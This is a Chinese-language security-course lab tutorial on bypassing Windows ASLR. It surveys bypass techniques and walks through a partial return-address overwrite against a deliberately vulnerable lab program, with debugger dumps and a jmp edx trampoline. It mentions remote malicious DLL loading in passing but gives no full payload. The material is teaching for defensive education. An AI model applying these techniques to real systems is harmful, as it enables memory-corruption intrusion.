

## 从零开始学习软件漏洞挖掘系列教程第六篇：进击 ASLR 地址随机化

### 1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）： 2 学时
- 实验类别： 实践实验类

### 2 实验目的

通过该实验了解绕过 ASLR 的方法。

### 3 预备知识

#### 1. 关于 ASLR 的一些基础知识

ASLR (Address space layout randomization) 是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。

#### 2. 如何配置 ASLR

ASLR 的实现需要程序自身的支持和操作系统的双重支持。在 Windows Vista 后 ASLR 开始发挥作用。同时微软从 VS2005 SP1 开始加入/dyanmicbase 链接选项帮助程序启用 ASLR。

### 4 实验环境



服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Immunity Debugger 调试器，mona.py

### 5 实验步骤

前面我们的漏洞利用很多都是基于一个事实: 硬编码 `jmp esp` 或 `pop pop retn` 地址。所谓惹不起躲得起, 为微软的 ASLR 技术就是通过加载程序时不再使用固定的基地址, 从而干扰 shellcode 定位的一种技术。ASLR 发挥作用后, 简单的用 `jmp esp` 或 `pop pop retn` 的方法将无法利用成功, 因为 `jmp esp` 或者 `pop pop retn` 地址每次重启机器都会变化。然而攻击者已经用事实告诉我们, ASLR 并非不可绕过。

我们的任务分为 2 个部分:

1. 介绍常见的绕过 ASLR 技术。
2. 用其中一种技术实战演示。

## 5.1 实验任务一

任务描述: 了解常见绕过 ASLR 技术。

首先, 在开始之前。我想告诉你一件事: ASLR 只是随机了地址的一部分, 如果你重启后观察加载的模块基地址你会注意到只有地址的高字节随机, 当一个地址保存在内存中, 例如: `0x12345678`, 当启用了 ASLR 技术, 只有: “12” 和 “34” 是随机。换句话说, `0x12345678` 在重启后会变成 `0xFFFF5678`(XXXX 随机值)在某些情况下, 这可能使黑客利用/触发执行任意代码。

想象一下, 当你攻击一个允许覆盖栈中返回地址的漏洞, 原来固定的返回地址被系统放在栈中, 而如果启用 ASLR, 被随机处理后的地址被放置在栈中, 比方说返回地址是 `0x12345678`(`0x1234` 是被随机部分, `5678` 始终不变), 如果我们可以找到 `0x1234XXXX`(`1234` 是随机的, 但嘿 - 操作系统已经把他们的放在栈中了)空间中找到有趣的代码(例如 `JMP ESP` 或其他有用的指令)。我们只需要在低字节所表示的地址范围内找到有趣的指令并用这些指令的地址替换掉栈中的低字节。让我们看下下面的 `test1.exe` 程序, 你可以在 `C:\` 找到, 在调试器中打开 `test1.exe` 并查看加载模块的基地址。

Immunity Debugger - test.exe - [Memory map]

File View Debug Plugins ImmLib Options Window Help Jobs

SecuriTeam Secure Disclosure is looking for

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
0043D000	00003000			stack of ma	Priv	RW	Guar	RW
006A0000	00006000				Priv	RW		RW
006A0000	00006000				Priv	RW		RW
01020000	00001000	test		PE header	Imag	R	RWE	
01021000	00001000	test	.text	code	Imag	R E	RWE	
01022000	00001000	test	.rdata	imports	Imag	R	RWE	
01023000	00001000	test	.data	data	Imag	RW	RWE	
01024000	00001000	test	.rsrc	resources	Imag	R	RWE	
01025000	00001000	test	.reloc	relocations	Imag	R	RWE	
73230000	00001000	MSVCR100		PE header	Imag	R	RWE	
73231000	000B2000	MSVCR100	.text	code,imports	Imag	R E	RWE	
732E3000	00006000	MSVCR100	.data	data	Imag	RW	Cop	RWE
732E9000	00001000	MSVCR100	.rsrc	resources	Imag	R	RWE	
732EA000	00005000	MSVCR100	.reloc	relocations	Imag	R	RWE	
736F0000	0005C000				Imag	R	RWE	
737B0000	0003F000				Imag	R	RWE	
73820000	00008000				Imag	R	RWE	
76CD0000	00010000	kernel32		PE header	Imag	R	RWE	
76CE0000	000C1000	kernel32	.text	code,imports	Imag	R E	RWE	
76DB0000	00002000	kernel32	.data	data	Imag	RW		RWE
76DC0000	00001000	kernel32	.rsrc	resources	Imag	R	RWE	
76DD0000	0000B000	kernel32	.reloc	relocations	Imag	R	RWE	
76E10000	00001000	KERNELBA		PE header	Imag	R	RWE	
76E11000	00040000	KERNELBA	.text	code,imports	Imag	R E	RWE	
76E51000	00002000	KERNELBA	.data	data	Imag	RW		RWE
76E53000	00001000	KERNELBA	.rsrc	resources	Imag	R	RWE	
76E54000	00003000	KERNELBA	.reloc	relocations	Imag	R	RWE	
77830000	001A9000				Imag	R	RWE	
77A10000	00001000	ntdll		PE header	Imag	R	RWE	
77A20000	000D6000	ntdll	.text	code,exports	Imag	R E	RWE	
77B00000	00001000	ntdll	RT		Imag	R E	RWE	
77B10000	00009000	ntdll	.data	data	Imag	RW	RWE	
77B20000	00057000	ntdll	.rsrc	resources	Imag	R	RWE	
77B80000	00005000	ntdll	.reloc	relocations	Imag	R	RWE	
7EFA0000	00033000				Map	R		R
7EFD8000	00002000				Priv	RW		RW
7EFD0000	00001000			data block	Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFE0000	00005000				Map	R		R

重启并执行相同的操作:

Immunity Debugger - test.exe - [Memory map]

File View Debug Plugins ImmLib Options Window Help Jobs


Immunity: Consulting Services Manager

Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00260000	00006000				Priv	RW	RW	
00360000	00067000				Map	R		R
004A0000	00003000				Priv	RW		RW
012D0000	00001000	test		PE header	Imag	R	RWE	
012D1000	00001000	test	.text	code	Imag	R E	RWE	
012D2000	00001000	test	.rdata	imports	Imag	R	RWE	
012D3000	00001000	test	.data	data	Imag	RW	RWE	
012D4000	00001000	test	.rsrc	resources	Imag	R	RWE	
012D5000	00001000	test	.reloc	relocations	Imag	R	RWE	
72C00000	00001000	MSVCR100		PE header	Imag	R	RWE	
72C01000	000B2000	MSVCR100	.text	code,imports	Imag	R E	RWE	
72CB3000	00006000	MSVCR100	.data	data	Imag	RW		RWE
72CB9000	00001000	MSVCR100	.rsrc	resources	Imag	R	RWE	
72CBA000	00005000	MSVCR100	.reloc	relocations	Imag	R	RWE	
72EC0000	0005C000				Imag	R	RWE	
732C0000	0003F000				Imag	R	RWE	
733E0000	00008000				Imag	R	RWE	
76910000	00010000	kernel32		PE header	Imag	R	RWE	
76920000	000C1000	kernel32	.text	code,imports	Imag	R E	RWE	
769F0000	00002000	kernel32	.data	data	Imag	RW		RWE
76A00000	00001000	kernel32	.rsrc	resources	Imag	R	RWE	
76A10000	0000B000	kernel32	.reloc	relocations	Imag	R	RWE	
76A20000	00001000	KERNELBA		PE header	Imag	R	RWE	
76A21000	00040000	KERNELBA	.text	code,imports	Imag	R E	RWE	
76A61000	00002000	KERNELBA	.data	data	Imag	RW		RWE
76A63000	00001000	KERNELBA	.rsrc	resources	Imag	R	RWE	
76A64000	00003000	KERNELBA	.reloc	relocations	Imag	R	RWE	
771E0000	001A9000				Imag	R	RWE	
773C0000	00001000	ntdll		PE header	Imag	R	RWE	
773D0000	000D6000	ntdll	.text	code,exports	Imag	R E	RWE	
774B0000	00001000	ntdll	RT		Imag	R E	RWE	
774C0000	00009000	ntdll	.data	data	Imag	RW	RWE	
774D0000	00057000	ntdll	.rsrc	resources	Imag	R	RWE	
77530000	00005000	ntdll	.reloc	relocations	Imag	R	RWE	
7EFA0000	00033000				Map	R		R
7EFD8000	00002000				Priv	RW		RW
7EFD0000	00001000			data block	Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFD0000	00001000				Priv	RW		RW
7EFE0000	00005000				Map	R		R

注意比较这两个图。比如重启前的 test 模块加载的基地址是 0x01020000，重启后 test 模块加载的基地址是 0x012D0000。看到了吧，只有加载地址的两个高字节被随机化，所以当你需要使用这些模块的地址时，无论如何也不能直接使用这些地址，因为它会在重启后改变。常见的绕过 ASLR 技术：

### 1. 使用未受 ASLR 保护模块的地址。

地址随机化只会出现在有 ASLR 保护的模块，如果某个模块没有 ASLR 保护，那么我们任然可以使用该模块的 jmp esp, pop pop ret 等地址。我们可以使用 Immunity Debugger 的 mona.py 插件来查看未开启 aslr 保护的模块，用 Immunity Debugger 载入 test2.exe，运行。（在 C:\ 可以找到）然后在底部输入：!mona noaslr



```

0BADF00D Module info :
0BADF00D
0BADF00D Base      Top      Size      Rebase   SafeSEH  ASLR     NXCompat  OS Dll  Version, ModuleName & Path
0BADF00D -----
0BADF00D 0x00400000 0x00409000 0x00009000 False    False    False    False    False   -1.0- [test2.exe] (C:\Users\Administrator\Desktop\test2.exe)
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.331000
0BADF00D
!mona noaslr

```

在这个例子中只有我们的 test2.exe 没有 aslr。很多时候程序都自带有许多.dll 文件，这些文件往往没有 aslr 保护，你任然可以利用它们里面的地址。

### 2. 利用 Heap spray 技术定位内存地址。

这种技术的思路就是如果我们可以应用程序内申请足够大的内存。例如申请到的地址覆盖到 0x0c0c0c0c，那么我们总可以把返回地址覆盖为 0x0c0c0c0c，然后在 0x0c0c0c0c 放上我们的 shellocde，程序返回时直接去执行 shellocde，无视 aslr。

### 3. 猜测随机地址，暴力破解等等。

4. Tombkeeper 在 CanSecWest 2013 上提出的基于 SharedUserData 的方法从 Windows NT 4 到 Windows 8, SharedUserData 的位置一直固定在地址 0x7ffe0000 上。从 WRK 源代码中 nti386.h 以及 ntamd64.h 可以看出：

```
#define MM_SHARED_USER_DATA_VA 0x7FFE0000
```

在 x86 Windows 上，通过 Windbg，可以看到：

```

0:001> dt _KUSER_SHARED_DATA SystemCall 0x7ffe0000
ntdll!_KUSER_SHARED_DATA
+0x300 SystemCall : 0x774364f0

```

0x7ffe0300 总是指向 KiFastSystemCall

```
0:001> uf poi(0x7ffe0300)
```

```
ntdll!KiFastSystemCall:
```

```

774364f0 8bd4          mov     edx,esp
774364f2 0f34          sysenter
774364f4 c3           ret

```

反汇编 NtUserLockWorkStation 函数，发现其就是通过 7ffe0300 进入内核的：

```

0:001> uf USER32!NtUserLockWorkStation
USER32!NtUserLockWorkStation:

```

```

75f70fad b8e6110000      mov     eax,11E6h
75f70fb2  ba0003fe7f          mov     edx,offset
SharedUserData!SystemCallStub (7ffe0300)
75f70fb7  ff12                  call    dword ptr [edx]
75f70fb9  c3                    ret

```

这样,在触发漏洞前合理布局寄存器内容,用函数在系统服务(SSDT / Shadow SSDT)中服务号填充 EAX 寄存器,然后让 EIP 跳转到对应的地方去执行,就可以调用指定的函数了。但是也存在很大的局限性:仅仅工作于 x86 Windows 上;几乎无法调用有参数的函数。

64 位 Windows 系统上 0x7ffe0350 总是指向函数 ntdll!LdrHotPatchRoutine。

HotPatchBuffer 结构体的定义如下:

```

struct HotPatchBuffer {
ULONG    NotSoSure01; // & 0x20000000    != 0
ULONG    NotSoSure02;
USHORT   PatcherNameOffset; // 结构体相对偏移地址
USHORT   PatcherNameLen;
USHORT   PatcheeNameOffset;
USHORT   PatcheeNameLen;
USHORT   UnknownNameOffset;
USHORT   UnknownNameLen
};

```

LdrHotPatchRoutine 调用方式:

```
void LdrHotPatchRoutine (struct *HotPatchBuffer);
```

在触发漏洞前合理布局寄存器内容,合理填充 HotPatchBuffer 结构体的内容,然后调用 LdrHotPatchRoutine。

如果是网页挂马,可以指定从远程地址加载一个 DLL 文件;

如果已经经过其他方法把 DLL 打包发送给受害者,执行本地加载 DLL 即可。

此方法通常需要 HeapSpray 协助布局内存数据;且需要文件共享服务器存放恶意 DLL;只工作于 64 位系统上的 32 位应用程序;不适用于 Windows 8

## 5. 利用内存信息泄漏

通过获取内存中某些有用的信息,或者关于目标进程的状态信息,攻击者通过一个可用的指针就有可能绕过 ASLR。这种方法还是十分有效的,主要原因如下:

(1) 可利用指针检测对象在内存中的映射地址。比如栈指针指向内存中某线程的栈空间地址,或者一静态变量指针可泄露出某一特定 DLL/EXE 的基址。

(2) 通过指针推断出其他附加信息。比如栈帧中的帧指针不仅提供了某线程栈空间地址,而且提供了栈帧中的相关函数,并可通过此指针获得前后栈帧的相关信息。再比如一个数据段指针,通过它可以获得其在内存中的映像地址,以及单数据元素地址。若是堆指针还可获得已分配的数据块地址,这些信息在程序攻击中还是着为有用的。

在 Vista 系统的 ASLR 中,信息泄漏的可用性更广了。如果攻击者知道内存中某一映射地址,那么他不仅可获取对应进程中的 DLL 地址,连系统中运

行的所有进程也会遭殃。因为其他进程在重新加载同一 DLL 时, 是通过特定地址上的 `_MiImageBitMap` 变量来搜索内存中的 DLL 地址的, 而这一 `bitmap` 又被用于所有进程, 因此找到一进程中某 DLL 的地址, 即可在所有进程的地址空间中定位出该 DLL 地址。

#### 6. 部分覆盖返回地址。

这种技术在 2007 年 3 月的著名的动画光标漏洞(MS Advisory 935423)利用中得到了使用.这个漏洞是 Alex Sotirov 发现。下面的链接介绍了这个漏洞的一些信息: <http://www.phreedom.org/research/vulnerabilities/ani-header/> 和 Metasploit- Exploiting the ANI vulnerability on Vista。这个漏洞的 exploit 第一次在 Vista 上绕过了 ASLR 保护。我们下面就演示这种技术。

### 5.1.2. 练习



关于 ASLR, 以下说法正确的是? 【单选题】

- 【A】 ASLR 使得每次重新载入程序后基地址都变化。
- 【B】 strcpy 可以控制的地址范围是 0x XXXX0000-0xXXXXFFFF。
- 【C】 ASLR 通过随机化基址增加攻击难度
- 【D】 Heap spray 技术是通过把返回地址覆盖为 0x0c0c0c0c 利用

答案: C


## 5.2 实验任务二

任务描述: 利用部分覆盖定位内存地址。


前面我们说过: ASLR 只是随机了地址的一部分, 如果你重启后观察加载的模块基地址, 你会注意到只有地址的高字节随机。比如 0x12345678 这个地址, 0x1234 是随机的, 我们不用去管它, 操作系统会帮我们放到栈中, 但 0x5678 是固定的, 那么我们可以覆盖它最后的两个字节, 如果通过 `memcpy` 函数攻击的话就可以把这个返回地址控制为 0x12340000-0x1234ffff 中的任意一个。如果通过 `strcpy` 函数攻击, 因为 `strcpy` 会自动在复制结束后添加 0x00, 所以我们能控制的地址为 0x12340000-0x123400ff。用于演示这项技术的代码如下:

```
#include "stdafx.h"
#include "windows.h"
int test(char *str)
{
    char buffer[256];
    memcpy(buffer,str,262);
    __asm
    {
        lea edx,buffer
```

为了方便演示，我用 vs2010 并且关闭 GS，DEP 编译选项编译，你可以在 C:\ 找到这个 test3.exe 文件。用 Immunity Debugger 载入



定位到 test 函数代码【注：你看到的地址和我的不一样，因为 aslr 作用】



注意观察此时 test 函数的返回地址是 0x008D103D，然后执行到下面的 retn。



Immunity Debugger - test3.exe - [CPU - main thread, module test3]

File View Debug Plugins Immlib Options Window Help Jobs

Code auditor and software assessment specialist needed

Registers (FPU)

EAX 00000000  
ECX 00000000  
EDX 0036FA58  
EBX 00000000  
ESP 0036FB5C  
EBP 90909090  
ESI 00000001  
EDI 008D337C OFFSET test3.\_native\_startup\_lock  
EIP 008D102A test3.008D102A  
C 0 ES 002B 32bit 0 (FFFFFFFF)  
P 1 CS 0023 32bit 0 (FFFFFFFF)  
A 0 SS 002B 32bit 0 (FFFFFFFF)  
Z 1 DS 002B 32bit 0 (FFFFFFFF)  
S 0 FS 0053 32bit 7EFD0000 (FFF)  
T 0 GS 002B 32bit 0 (FFFFFFFF)  
D 0  
O 0 LastErr ERROR\_SUCCESS (00000000)  
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
ST0 empty g  
ST1 empty g  
ST2 empty g  
ST3 empty g  
ST4 empty g

test.cpp:12. )

Address Hex dump ASCII

008D3000 FF FF FF FF FF FF FF  
008D3008 00 00 00 00 00 00 00 00  
008D3010 FE FF FF FF 01 00 00 00 ? 0...  
008D3018 F0 5B 5F 44 0F A4 A0 B5 5D ?  
008D3020 01 00 00 00 40 1B 12 00 0...8CD  
008D3028 F0 12 12 00 00 00 00 00 7D...  
008D3030 00 00 00 00 00 00 00 00

0036FB54 90909090 停停  
0036FB58 90909090 停停  
0036FB5C 008D9090 停停  
0036FB60 008D20E8 ?? test3.008D20E8  
0036FB64 0036FA58 6.  
0036FB68 008D11B3 ?? RETURN to test3.008D11B3 from test3.main  
0036FB6C 00000001 0...  
0036FB70 001212F0 7D.

你再观察此时的返回地址变成了 0x008D9090，返回地址前面也被覆盖为 \x90\x90...。也就是说，我们的输入造成了缓冲区溢出，刚好把返回地址的低两个字节覆盖为\x90\x90了。然而前面我们知道，低两个字节是固定的所以我们可控的返回地址为 0x008D0000 到 0x008DFFFF，如果我们能在这个地址范围内找到 jmp esp 指令.....但是注意!!! jmp esp 跳到 shellcode 的办法在这里并不能用。因为我们不能覆盖到返回地址的高两个字节以下，一旦覆盖了返回地址的高字节，那么返回地址我们将不可控，因为我们硬编码了返回地址，而这个地址对应的指令是未知的，因此 shellcode 不能布置在返回地址后面，所以不能用 jmp esp 的办法跳到 shellcode。显然，我们可以把 shellcode 放到返回地址前面，然后把返回地址覆盖为跳到 shellcode 指令的地址。如果此时有某个寄存器指向我们的\x90\x90\x90....也就是 buffer 局部变量的起始地址或者起始地址下面，我们就可以用 jmp 该寄存器指令的地址覆盖返回地址。如果你注意看此时的寄存器窗口

Immunity Debugger - test3.exe - [CPU - main thread, module test3]

File View Debug Plugins Immlib Options Window Help Jobs

008D1000 . 55 PUSH EBP  
 008D1001 . 8BEC MOV EBP,ESP  
 008D1003 . 81EC 00010000 SUB ESP,100  
 008D1009 . 56 PUSH ESI  
 008D100A . 57 PUSH EDI  
 008D100B . B9 41000000 MOV ECX,41  
 008D1010 . 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]  
 008D1013 . 8DBD 00FFFFFF LEA EDI,DWORD PTR SS:[EBP-100]  
 008D1019 . F3:A5 REP MOVSD WORD PTR ES:[EDI],WORD PTR DS:[ESI]  
 008D101B . 66:A5 MOVSW WORD PTR ES:[EDI],WORD PTR DS:[ESI]  
 008D101D . 8D95 00FFFFFF LEA EDX,DWORD PTR SS:[EBP-100]  
 008D1023 . 33C0 XOR EAX,EAX  
 008D1025 . 5F POP EDI  
 008D1026 . 5E POP ESI  
 008D1027 . 8BE5 MOV ESP,EBP  
 008D1029 . 5D POP EBP  
 008D102A . C3 RETN  
 008D102B CC INT3  
 008D102C CC INT3  
 008D102D CC INT3  
 008D102E CC INT3  
 008D102F CC INT3

Return to 008D9090

test.cpp:12. }

Registers (FPU)

EAX 00000000  
 ECX 00000000  
 EDX 0036FA58  
 EBX 00000000  
 ESP 0036FB5C  
 EBP 90909090  
 ESI 00000001  
 EDI 008D337C OFFSET test3.\_\_native\_startup  
 EIP 008D102A test3.008D102A  
 C 0 ES 002B 32bit 0(FFFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFFF)  
 S 0 FS 0053 32bit 7EFD0000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFFF)  
 D 0  
 O 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g

Address Hex dump ASCII

008D3000 FF FF FF FF FF FF FF  
 008D3008 00 00 00 00 00 00 00 .....  
 008D3010 FE FF FF FF 01 00 00 00 ? □...  
 008D3018 F0 5B 5F 44 0F A4 A0 BB 餐 □ ?  
 008D3020 01 00 00 00 40 1B 12 00 □...@□□.

会发现 EDX=0x0036FA58, 而这个地址正是我们 buffer 的起始地址

Immunity Debugger - test3.exe - [CPU - main thread, module test3]

File View Debug Plugins Immlib Options Window Help Jobs

008D1000 . 55 PUSH EBP  
 008D1001 . 8BEC MOV EBP,ESP  
 008D1003 . 81EC 00010000 SUB ESP,100  
 008D1009 . 56 PUSH ESI  
 008D100A . 57 PUSH EDI  
 008D100B . B9 41000000 MOV ECX,41  
 008D1010 . 8B75 08 MOV ESI,DWORD PTR SS:[EBP+8]  
 008D1013 . 8DBD 00FFFFFF LEA EDI,DWORD PTR SS:[EBP-100]  
 008D1019 . F3:A5 REP MOVSD WORD PTR ES:[EDI],WORD PTR DS:[ESI]  
 008D101B . 66:A5 MOVSW WORD PTR ES:[EDI],WORD PTR DS:[ESI]  
 008D101D . 8D95 00FFFFFF LEA EDX,DWORD PTR SS:[EBP-100]  
 008D1023 . 33C0 XOR EAX,EAX  
 008D1025 . 5F POP EDI  
 008D1026 . 5E POP ESI  
 008D1027 . 8BE5 MOV ESP,EBP  
 008D1029 . 5D POP EBP  
 008D102A . C3 RETN  
 008D102B CC INT3  
 008D102C CC INT3  
 008D102D CC INT3  
 008D102E CC INT3  
 008D102F CC INT3

Return to 008D9090

test.cpp:12. }

Registers (FPU)

EAX 00000000  
 ECX 00000000  
 EDX 0036FA58  
 EBX 00000000  
 ESP 0036FB5C  
 EBP 90909090  
 ESI 00000001  
 EDI 008D337C OFFSET test3.\_\_native\_startup\_lock  
 EIP 008D102A test3.008D102A  
 C 0 ES 002B 32bit 0(FFFFFFFF)  
 P 1 CS 0023 32bit 0(FFFFFFFF)  
 A 0 SS 002B 32bit 0(FFFFFFFF)  
 Z 1 DS 002B 32bit 0(FFFFFFFF)  
 S 0 FS 0053 32bit 7EFD0000(FFF)  
 T 0 GS 002B 32bit 0(FFFFFFFF)  
 D 0  
 O 0 LastErr ERROR\_SUCCESS (00000000)  
 EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)  
 ST0 empty g  
 ST1 empty g  
 ST2 empty g  
 ST3 empty g  
 ST4 empty g

Address Hex dump ASCII

008D3000 FF FF FF FF FF FF FF  
 008D3008 00 00 00 00 00 00 00 .....  
 008D3010 FE FF FF FF 01 00 00 00 ? □...  
 008D3018 F0 5B 5F 44 0F A4 A0 BB 餐 □ ?  
 008D3020 01 00 00 00 40 1B 12 00 □...@□□.

因此,我们可以在 0x008D0000-0x008DFFFF 的范围内找到一条 jmp edx 指令, 用 jmp edx 指令地址覆盖返回地址, 就可以成功跳到我们可控的缓冲区。很快我在 0x008D1040 找到了一条, 它的高两个字节不用管, 系统会自动帮我们加上。




```

